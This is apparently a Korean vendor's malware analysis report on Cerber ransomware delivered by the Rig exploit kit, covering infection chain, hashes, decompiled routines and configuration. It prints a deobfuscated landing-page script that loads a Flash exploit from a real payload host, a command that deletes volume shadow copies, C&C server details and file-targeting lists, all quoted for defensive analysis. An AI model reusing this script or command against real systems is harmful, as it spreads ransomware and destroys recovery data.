MALWARE ANALYSIS REPORT

No.7 | 2016 년 12 월

Subject Cerber 랜섬웨어 분석 보고서 (Rig EK)

※본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단개제, 복사, 배포는 엄격히 금합니다. 만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

Copyright(c)2016 ㈜ 소만사 All rights reserved.

1. 개 요

1.1 배 경

최근 Rig Exploit Kit(이하 EK) 을 이용하여 "Cerber" 랜섬웨어의 유포가 증가하고 있다. Rig EK는 한동안 활동을 하지 않다가 다시 활발하게 활동을 시작하였으며, 다양한 악성코드 유포에 사용되고 있다. 최근에는 랜섬웨어 유포에 많이 사용되고 있으며, Cerber 랜섬웨어도 이에 해당한다.

Cerber 랜섬웨어는 온라인에서 판매하고 있어 가장 활동적인 랜섬웨어 중 하나이다. 멀버타이징(Malvertising) 방식을 이용해서 배포되고 있으며, 여러 방식 중 최근에는 Rig EK를 사용하고 있다.

최근 사회적인 이슈를 미끼로 해외 해커의 Cerber 랜섬웨어 유포 사례도 발견되고 있으므로, 유포 경로와 동작 방식을 분석하여 예방 및 대응 방안을 마련한다.


1.2 파일 정보

Name	**Rig landing.html (가칭)**
Type	HTML 파일
Behavior	Rig exploit kit landing page
SHA-256	30ede8f0e7cdc20a0ee9dacbe9e841fafefd7bff802a05a8b99faea6a762ac1d
Description	exploit.swf(가칭) 실행하여 payload 다운로드

Name	**payload.exe (가칭)**
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	381be1dea78cb8cc870c12fd7f77c6e205222f82ff3e2677bcf4f0b9f821bfba
Description	Cerber Ransomware

Name	**BgWorker.dll**
Type	Windows 라이브러리
Behavior	Code injector
SHA-256	6e9859f32f9e5115a9ca0ab06ac3704a025c4fe94f58485e8bae24a151ab5e52
Description	Cerber Ransomeware 복호화 후 실행

1.3 유포 방식



<그림 1. 유포 방식>

[RIG EK 탐지 사례]


No.	URL	Exploit Kit
1	http://assets.kunsthalle.com/	RIG
2	http://duunni.com/	RIG
3	http://worldsblogs.com/	RIG
4	http://mrnikoy2.eadulthost.com/	RIG
5	http://www.latexfetishsex.com/	RIG
6	http://www.roozvideo.com/	RIG
7	http://wetstage.com/	RIG
8	http://ls2011.quezz.com/	RIG
9	http://www.myokyawhtun.com/	RIG

2. 상세 분석

2.1 Rig Exploit Kit

1. 손상된 웹 페이지

공개된 웹 사이트에 악성 JavaScript 코드를 삽입하여 해당 사이트에 접속할 경우 Rig EK 랜딩 페이지까지 redirection 된다.



<그림 2. Iframe tag 삽입>

[그림 2]과 같이 iframe tag를 삽입하여 redirection을 발생시키는 방식을 사용한다.

2. 랜딩 페이지

<그림 3. Rig EK 랜딩 페이지>

Iframe tag에 의해서 redirection되는 Rig EK의 랜딩 페이지는 난독화가 되어 있기 때문에 난독화 해제 또는 스크립트 실행 전에는 직관적으로 동작을 파악하기 어렵다.

```
    function flash_run(fu, fd) {
        var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=FlashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--[if !IE]>-->';
        f_use = f_use + '<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=FlashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--<![endif]-->';
        f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]-->';
        f_use = f_use + '</object>';

        var gffd = document.createElement("div");
        gffd.innerHTML = f_use;
        document.body.appendChild(gffd);
    }

    flash_run("
    http://free.freedomleathersusa.com/?sourceid=mozilla&q=wXzQMvXcJwDQDobGMvrESLtCNknQA0KK2If2_dqyEoH9e2nihNzUSkr36B2aCm2&es_sm=119&ie=Windows-1252&aqs=mozilla.110z62.406a8q9&oq=D8Pt4KORVNAbqjxDTewVhzodVUwlB86j8iUWBzEXIhcLW_xPZUQNM_5qXE4F4nws", sxcvsasd("
    http://free.freedomleathersusa.com/?oq=D8KYoe7dZOAPq2BaAewUzlYpcAQqX9vup2kPQmkKZ1cOEqRG9aQtB-5elSbZ72w&q=znjQMvXcJwDQDoTGMvrESLtEMUfQA0KK2OH_76-yEoH9JHT1vrDUSkrttqWCelu&aqs=msie.89x68.406x5i6&sourceid=msie&es_sm=146&ie=UTF-8", "gexywoaxor"));
</script>
```

<그림 4. 난독화 해제>

난독화를 해제하여 스크립트 코드를 보면 payload URL을 파라미터로 사용하여 플래시 파일을 실행하는 object 태그를 추가하는 것을 확인 할 수 있다. 해당 플래시 파일이 실행되면 접속자의 시스템에서 취약점을 발생시켜 payload를 Drive-by download 방식으로 다운로드 하여 실행시킨다.

2.2 Cerber 랜섬웨어

Rig EK에 의해서 유포되는 악성코드로 PC 내부의 파일을 암호화하여 결제를 요구하는 랜섬웨어의 한 종류이다. 유포 경로는 정상적인 웹 사이트를 이용하는 멀버타이징 방식을 사용하고 있다. 다른 랜섬웨어와 구분되는 특징은 텍스트 음성 변환(Text To Speech)기능을 사용하여 목소리로 사용자에게 암호화 사실을 알려주는 것이다.

1. payload.exe(가칭)

배포 파일은 NSIS 인스톨러로 실행되면 아래의 경로에 압축되어 있던 파일들이 드랍된다.

[Drop File]

- C:₩Users₩Administrator₩AppData₩Local₩Temp₩BgWorker.dll
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩nsh53EC.tmp₩System.dll
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩Thiophene.sed
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩subconsciousness.bil


[주요 동작]

1) 내부에 압축된 파일을 드랍한다.

2) BgWorker.dll을 로드하여 내부 함수를 호출한다.


[BgWorker.dll 내부 함수 동작]

1) Thiophene.sed 를 읽어서 내부의 data를 복호화하여 사용할 API를 저장한다.




<그림 5. API Name 복호화>

2) Thiophene.sed의 일부 data를 복호화하여 PE 실행 파일을 내부 리소스에 저장한다.



<그림 6. PE 실행 파일 복호화>

3) 자기 자신을 자식 프로세스로 실행하고, 복호화한 PE 실행 파일을 메모리에 삽입 후 스레드를 실행 시킨다.



<그림 7. Cerber 랜섬웨어 실행>

2. Cerber_ransom.exe(가칭)

BgWorker.dll에 의해서 메모리에 삽입되어 실행된 프로세스로 실제 악성행위는 해당 프로세스에서 동작한다. 주요 동작은 아래와 같다.

[주요 동작]

1) 리소스에 존재하는 RSA 공개키 및 동작에 필요한 Data 복호화

```
v4 = this;
result = dword_414C2C;                          // 1587Dh
if ( dword_414C2C )
{
  v2 = 0;
  v3 = sub_40665D(&unk_414C20, &unk_414C30, dword_414C2C);// return *config data
  if ( v3 )
  {
    v2 = sub_40F47E(dword_414C2C, v3, (int)&v4);
    sub_405CD9(v3);
  }
  result = v2;
}
return result;
```

<그림 8. RSA 공개키 & Data 복호화>

복호화 과정을 거쳐 RSA 공개키를 복구한다. 아래 [그림 9]와 같이 json 형식의 RSA 공개키가 포함된 데이터가 리소스에 저장된다. 데이터에는 RSA 공개키와 C&C 정보, 차단 프로세스 리스트, 파일 암호화 대상과 제외 대상, "README.hta" 파일 본체, 기타 옵션 설정 등이 저장되어 있다.

```
00978000 7B 22 62 6C 61 63 6B 6C 69 73 74 22 3A 7B 22 66 {"blacklist":{"f
00978010 69 6C 65 73 22 3A 5B 22 62 6F 6F 74 73 65 63 74 iles":["bootsect
00978020 2E 62 61 6B 22 2C 22 69 63 6F 6E 63 61 63 68 65 .bak","iconcache
00978030 2E 64 62 22 2C 22 6E 74 75 73 65 72 2E 64 61 74 .db","ntuser.dat
00978040 22 2C 22 74 68 75 6D 62 73 2E 64 62 22 5D 2C 22 ","thumbs.db"],"
00978050 66 6F 6C 64 65 72 73 22 3A 5B 22 3A 5C 5C 24 72 folders":[":\\$r
00978060 65 63 79 63 6C 65 2E 62 69 6E 5C 5C 22 2C 22 3A ecycle.bin\\","
00978070 5C 5C 24 77 69 6E 64 6F 77 73 2E 7E 62 74 5C 5C \\$windows.~bt\\
00978080 22 2C 22 3A 5C 5C 62 6F 6F 74 5C 5C 22 2C 22 3A ","\\boot\\","
00978090 5C 5C 64 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 \\documents and
009780A0 73 65 74 74 69 6E 67 73 5C 5C 61 6C 6C 20 75 73 settings\\all us
```

<그림 9. RSA 공개키 & 설정 Data 복호화>


```
"global_public_key":"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF2a3R
5NXFocUV5ZFI5MDc2RmV2cAowdU1QN01aTm1zMUFBN0dQUVVUaE1XYllpRVlJaEJLY1QwL253WXJCcTBPZ3Y3OUsxdHRhMDRFSFRyWGdjQXAvCk9KZ0Joej1
ONThhZXdkNH1aQm0yY291YURHdmNHUkFjOWU3Mk9iRlEvVE1FL01vN0xaNXFYRFd6RGFmSThMQTgKS1FtU3owTCsvRytMUFRXZzdrUE9wS1Q3V1NrUmI5VDh
3NVFnWlJKdXZ2aEVySE04M2tPM0VMVEgrU29FSTUzcAo0RU5Wd2ZOTkVwT3BucE9PU0tRb2J0SXc1NkNzUUZyaGFjMHNRbE9qZWsvbXVWbHV4amlFbWMwZnN
6azJXTFNuCnFyeWlNeXphSTVEV0JEa1lLWEExdHAyaC95Z2JrWWRGWVJiQUVxd3RMeFQyd01mV1BRSTVPa2hUYTl0WnFEMEgKblFJREFRQUlKLS0tLS1FTkQ
gUFVCTElDIEtFWS0tLS0tCg==",
"help_files":{
  "files":[
    {
      "file_body":"PCFET0NUWVBFIGh0bWw+PGh0bWwgbGFuZz0iZW4iPjxoZWFkPjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij48dGl0bGU+Q0VSQkVSIF
      JBTlNPTVdBUkUgLSBJbnN0cnVjdGlvbnM8L3RpdGxlPjxIVEE6QVBQTElDQVRJT04gQVBQTElDQVRJT05OQU1FPSJDZXJiZXIgUmFuc29td2FyZ
      SAtIEluc3RydWN0aW9ucyIgU0NST0xMPSJ5ZXMiIFNJTkdMRUlOU1RBTkNFPSJ5ZXMiIFdJTkRFV1NUQVRFPSJtYXhpbWl6ZSI+PHN0eWxlPmEg
      e2NvbG9yOiAjMDRhO3RleHQtZGVjb3JhdGlvbjogbm9uZTt9YTpob3ZlciB7dGV4dC1kZWNvcmF0aW9uOiBlbmRlcmxpbmU7fWJvZHkge2JhY2t
      ncm91bmQtY29sb3I6ICNlN2U3ZTc7Y29sb3I6ICMyMjI7Zm9udC1mYW1pbHk6ICJMdWNpZGEgU2FucyBVbmljb2RlIiwgIkx1Y2lkYSBHcmFuZG
      UiLCBzYW5zLXNlcmlmO2ZvbnQtc2l6ZTogMTNwdDtsaW5lLWhlaWdodDogMTlwdDt9Ym9keSwgaDEge21hcmdpbjogMDtwYWRkaW5nOiAwO31oc
      iB7Y29sb3I6ICNiZGE7aGVpZ2h0OiAycHQ7bWFyZ2luOiAxLjU1O31oMSB7Y29sb3I6ICM1NTU7Zm9udC1zaXplOiAxNHB0O31vbCB7cGFkZGlu
      Zy1sZWZ0OiAyLjU1O31vbCBsaSB7cGFkZGluZy1ib3R0b206IDEzcHQ7fXNtYWxsIHtjb2xvcjogIzU1NTtmb250LXNpemU6IDExcHQ7fXVsIHt
      saXN0LXN0eWxlLXR5cGU6IG5vbmU7bWFyZ2luOiAwO3BhZGRpbmc6IDA7fS1idXR0b24ge2NvbG9yOiAjMDRhO2N1cnNvcjogcG9pbnRlcjt9Lm
```


<그림 10. RSA 공개키 및 기타 데이터>

2) PC Hardware ID 값을 저장한다.

```
v0 = (const WCHAR *)sub_408372(&unk_412684, 0xBu, -27);// MachineGuid
v1 = (const WCHAR *)sub_408372(&unk_412690, 0x1Fu, -121);// SOFTWAREWMicrosoftWCryptography
v2 = sub_405914(v1, v0, (int)&v15);           // RegQueryValueEx
v3 = (const WCHAR *)v2;
v15 = v2;
```

<그림 11. PC Hardware ID>

Hardware ID 값의 일부를 암호화 과정에서 암호화된 파일의 확장자로 사용하게 된다.

3) RSA 공개키 복호화 및 Import

```
if ( (unsigned __int8)sub_4022EB() )          // CryptAcquireContextW
{
  v1 = (const CHAR *)sub_407F99(&unk_41212C, 0x11u, -10, 0);// global_public_key
  v2 = sub_40F2A2(a1, v1);
  v3 = sub_40F3C5(v2);                        // Get global_public_key
  v4 = Decode_base64_sub_408AB4(v3, 0);       // decode base64
  if ( v4 )
  {
    v9 = 0;
    v5 = Decode_base64_sub_408AB4(v4, (int)&v9);
    if ( v5 )
    {
      hMem = 0;
      v7 = 0;
      if ( CryptDecodeObjectEx(65537, 8, v5, v9, 0x8000, 0, &hMem, &v7) )
      {
        sub_4020D8((int)hMem, (int)&v8);      // CryptImportPublicKeyInfo
        LocalFree(hMem);
      }
```

<그림 12. RSA 공개키 복호화 및 Import>

공개키를 Base64로 복호화 후 획득한 CSP 핸들에 Import 한다.

4) UDP 패킷 전송

Cerber는 별도의 네트워크 연결 없이 파일 암호화를 수행할 수 있지만 감염 시스템에 대한 통계를 목적으로 데이터 전송을 시도한다. 해당 시스템의 ID 값을 UDP로 전송하며, 설정 데이터에 미리 정의되어 있는 서버 대역과 포트를 사용한다.


```
"servers":
{
    "statistics": {
        "data_finish": "e01ENV9LRVl9",
        "data_start": "e01ENV9LRVl9e1BBUlRORVJfSUR9e09TfXtJU19YNjR9e0lTX0FETUlOfXtDT1VOVF9GSUxFU317U1RPUF9SRUFTT059",
        "ip": "194.165.16.0/22",
        "knock": "aGl7UEFSVE5FUl9JRH17U1RBVFVTfQ==",
        "port": 6892,
        "send_stat": 1,
        "timeout": 255
    }
},
```


<그림 13. C&C 서버 정보>

아래 [그림 14]와 같이 해당 네트워크 대역의 모든 IP에 UDP 패킷 전송을 시도한다.

서버 IP : 194.165.16.1~194.165.19.254

No.	Time	Source	Destination	Protocol	Length	Info
101	17.6209030	192.168.215.129	194.165.16.0	UDP	52	Source port: 64899 Destination port: 6892
102	17.6210250	192.168.215.129	194.165.16.1	UDP	52	Source port: 64899 Destination port: 6892
103	17.6211110	192.168.215.129	194.165.16.2	UDP	52	Source port: 64899 Destination port: 6892
104	17.6211910	192.168.215.129	194.165.16.3	UDP	52	Source port: 64899 Destination port: 6892
105	17.6212670	192.168.215.129	194.165.16.4	UDP	52	Source port: 64899 Destination port: 6892
106	17.6213840	192.168.215.129	194.165.16.5	UDP	52	Source port: 64899 Destination port: 6892

<그림 14. UDP 패킷 전송>

5) Windows Volume Shadow 삭제

감염 동작 중에 Windows Volume Shadow 를 삭제하여 시스템에서 이전 시점으로 복구가 불가능하도록 만든다.

```
00404086   53            PUSH EBX
00404087   8D4D F4       LEA ECX,DWORD PTR SS:[EBP-C]
0040408A   51            PUSH ECX
0040408B   50            PUSH EAX
0040408C   FF75 FC       PUSH DWORD PTR SS:[EBP-4]      buffer = "C:\WINDOWS\system32\wbem\wmic.exe shadowcopy delete"
0040408F   FF75 0C       PUSH DWORD PTR SS:[EBP+C]      hFile = cmd.exe
00404092   FF15 F0114100 CALL DWORD PTR DS:[4111F0]     kernel32.WriteFile
```

<그림 15. Volume Shadow 삭제>

복호화한 설정 데이터의 값을 참조하여 Volume Shadow를 삭제하도록 설정되어 있으면 삭제를 진행한다. WMIC를 이용하고 있으며, 프로세스 체크를 하여 삭제 완료까지 대기했다가 다음 동작으로 넘어간다.

6) 파일 검색 및 암호화

시스템 내의 파일을 검색하고, 검색된 파일들에 대해서 암호화를 진행한다.

```
do
{
  if ( (1 << v4) & v3 )
  {
    RootPathName = v4 + 65;
    v13 = 58;
    v14 = 0;
    v5 = sub_405200(&RootPathName);         // GetDriveType
    if ( (unsigned int)v5 >= 2 && ((unsigned int)v5 <= 3 || v5 == 6) )// 2(DRIVE_REMOVABLE), 3(DRIVE_FIXED), 6(dRIVE_RAMDISK) = TRUE
      sub_405537((int)&RootPathName, (int)&v8);// Find file
  }
  ++v4;
}
while ( v4 < 26 );
if ( BYTE3(dword_42E41C) )
  sub_40526E(0, (int)sub_405537, (int)&v8); // WNetOpenEnum
sub_405659((int)lpAddress, (unsigned int)((_BYTE *)v11 - (_BYTE *)lpAddress) >> 4, a1);// WL, BL 비교, 확장자 비교
result = (LPVOID)VirtualFree(lpAddress, 0, 0x8000u);
}
return result;
```

<그림 16. 시스템 파일 검색 및 암호화 대상 확인>

로컬 드라이브 뿐만 아니라 네트워크 드라이브에 접근하여 암호화 대상에 포함한다.

Cerber 랜섬웨어의 암호화 대상은 아래와 같다.

암호화 대상 드라이브	
DRIVE_REMOVABLE	이동식 드라이브
DRIVE_FIXED	고정식 드라이브
DRIVE_RAMDISK	RAM 드라이브


```
"folders":[
   ":\documents and settings\all users\documents\",
   "\appdata\roaming\microsoft\office\",
   "\excel\",
   "\microsoft sql server\",
   "\onenote\",
   "\outlook\",
   "\powerpoint\",
   "\steam\",
   "\the bat!\",
   "\thunderbird\"
]
```


<그림 17. 암호화 대상 폴더>


```
"files":[
   "bootsect.bak",
   "iconcache.db",
   "ntuser.dat",
   "thumbs.db"
],
"folders":[
   ":\$recycle.bin\",
   ":\$windows.~bt\",
   ":\boot\",
   ":\documents and settings\all users\",
   ":\documents and settings\default user\",
   ":\documents and settings\localservice\",
   ":\documents and settings\networkservice\",
   ":\program files\",
   ":\program files (x86)\",
   ":\programdata\",
   ":\recovery\",
   ":\recycler\",
   ":\users\all users\",
   ":\windows\",
   ":\windows.old\",
   "\appdata\local\",
   "\appdata\locallow\",
   "\appdata\roaming\adobe\flash player\",
   "\appData\roaming\apple computer\safari\",
   "\appdata\roaming\ati\",
   "\appdata\roaming\intel\",
   "\appdata\roaming\intel corporation\",
   "\appdata\roaming\google\",
   "\appdata\roaming\macromedia\flash player\",
   "\appdata\roaming\mozilla\",
   "\appdata\roaming\nvidia\",
   "\appdata\roaming\opera\",
   "\appdata\roaming\opera software\",
   "\appdata\roaming\microsoft\internet explorer\",
   "\appdata\roaming\microsoft\windows\",
   "\application data\microsoft\",
   "\local settings\",
   "\public\music\sample music\",
   "\public\pictures\sample pictures\",
   "\public\videos\sample videos\",
   "\tor browser\"
],
```


<그림 18. 암호화 제외 대상>

암호화 대상이 되는 폴더는 랜섬웨어가 주로 공격하는 DB 파일과 문서 파일이 존재하는 폴더를 대상으로 하고 있다.

암호화 대상을 확인한 후에 암호화 제외 대상과 비교를 하여 일치하면 암호화 대상 리스트에서 제외된다. 제외 대상에는 시스템 폴더와 결제 유도에 사용되는 Tor browser 관련 폴더가 포함되어 있는 것이 특징이다.

암호화 제외 대상에 대한 확인이 완료되면 최종적으로 대상이 되는 확장자를 비교하여 암호화 대상 리스트를 결정한다. 대상이 되는 확장자는 아래와 같으며, HWP는 포함되어 있지 않다.

암호화 대상 확장자																	
.accdb	.mdb	.mdf	.dbf	.vpd	.sdf	.sqlitedb	.sqlite3	.sqlite	.sql	.sdb	.doc	.docx	.odt	.xls	.xlsx	.ods	.ppt
.odp	.pst	.dbx	.wab	.tbk	.pps	.ppsx	.pdf	.jpg	.tif	.pub	.one	.rtf	.csv	.docm	.xlsm	.pptm	.ppsm
.dot	.dotx	.dotm	.xlt	.xltx	.xltm	.pot	.potx	.potm	.xps	.wps	.xla	.xlam	.erbsql	.acc	.ma	.litesql	.ndf
.pab	.oab	.contact	.jnt	.db	.msg	.prf	.rar	.txt	.xml	.zip	.1cd	.3ds	.3g2	.3gp	.7z	.7zip	.aoi
.asp	.aspx	.asx	.avi	.bak	.cer	.cfg	.class	.config	.css	.dds	.dwg	.dxf	.flf	.flv	.html	.idx	.js
.kwm	.laccdb	.ldf	.lit	.m3u	.mbx	.md	.mid	.mlb	.mov	.mp3	.mp4	.mpg	.obj	.pages	.php	.psd	.pwm
.safe	.sav	.save	.srt	.swf	.thm	.vob	.wav	.wma	.wmv	.3dm	.aac	.ai	.arw	.c	.cdr	.cls	.cpi
.pptx	.xlsb	.ost	.asf	.key	.rm	.cpp	.cs	.db3	.drw	.dxb	.eps	.fla	.flac	.fxg	.java	.m	.m4v
.max	.pcd	.pct	.pl	.ppam	.ps	.gbr	.r3d	.rw2	.sldm	.sldx	.svg	.tga	.xlm	.xlr	.xlw	.act	.adp
.al	.bkp	.blend	.cdf	.cdx	.cgm	.cr2	.crt	.dac	.dcr	.ddd	.design	.dtd	.fdb	.fff	.fpx	.h	.iif
.indd	.jpeg	.mos	.nd	.nsd	.nsf	.nsg	.nsh	.odc	.oil	.pas	.pat	.pef	.pfx	.ptx	.qbb	.qbm	.gho
.say	.st4	.st6	.stc	.sxc	.sxw	.tlg	.wad	.xlk	.aiff	.bin	.bmp	.cmt	.dat	.dit	.edb	.flvv	.gif
.groups	.hdd	.hpp	.m2ts	.m4p	.mkv	.mpeg	.nvram	.ogg	.pdb	.pif	.png	.qed	.qcow	.qcow2	.rvt	.st7	.stm
.vbox	.vdi	.vhd	.vhdx	.vmdk	.vmsd	.vmx	.vmxf	.3fr	.3pr	.ab4	.accde	.accdr	.accdt	.ach	.acr	.adb	.ads
.agdl	.ait	.apj	.asm	.awg	.back	.backup	.dgn	.bank	.bay	.bdb	.bgt	.bik	.bpw	.cdr3	.cdr4	.cdr5	.cdr6
.cdrw	.ce1	.ce2	.cib	.craw	.crw	.csh	.csl	.stl	.dc2	.dcs	.ddoc	.ddrw	.der	.des	.dgc	.djvu	.dng
.drf	.dxg	.eml	.erf	.exf	.ffd	.fh	.fhd	.gray	.grey	.gry	.hbk	.ibank	.ibd	.ibz	.iiq	.incpas	.jpe
.kc2	.kdbx	.kdc	.kpdx	.lua	.mdc	.mef	.mfw	.mmw	.mny	.vsd	.mrw	.myd	.ndd	.nef	.nk2	.nop	.nrw
.ns2	.ns3	.ns4	.nwb	.nx2	.nxl	.nyf	.odb	.odf	.odg	.odm	.orf	.otg	.oth	.otp	.ots	.ott	.p12
.p7b	.p7c	.pdd	.mts	.tax	.plc	.psafe3	.py	.qba	.qbr	.qbw	.qbx	.qby	.raf	.rat	.raw	.rdb	.rwl
.rwz	.s3db	.sd0	.sda	.sr2	.srf	.srw	.st5	.st8	.std	.sti	.stw	.stx	.sxd	.sxg	.sxi	.sxm	.tex
.wallet	.wb2	.wpd	.x11	.x3f	.xis	.ycbcra	.yuv	.mab	.json	.msf	.jar	.cdb	.srb	.abd	.qtb	.cfn	.info
.info_	.flb	.def	.atb	.tbn	.tbb	.tlx	.pml	.pmo	.pnx	.pnc	.pmi	.pmm	.lck	.pml	.pmr	.usr	.pnd
.pmj	.pm	.lock	.srs	.pbf	.omg	.wmf	.sh	.war	.ascx	.k2p	.apk	.asset	.bsa	.d3dbsp	.das	.forge	.iwi
.lbf	.litemod	.ltx	.m4a	.re4	.slm	.tiff	.upk	.xxx	.money	.cash	.private	.cry					
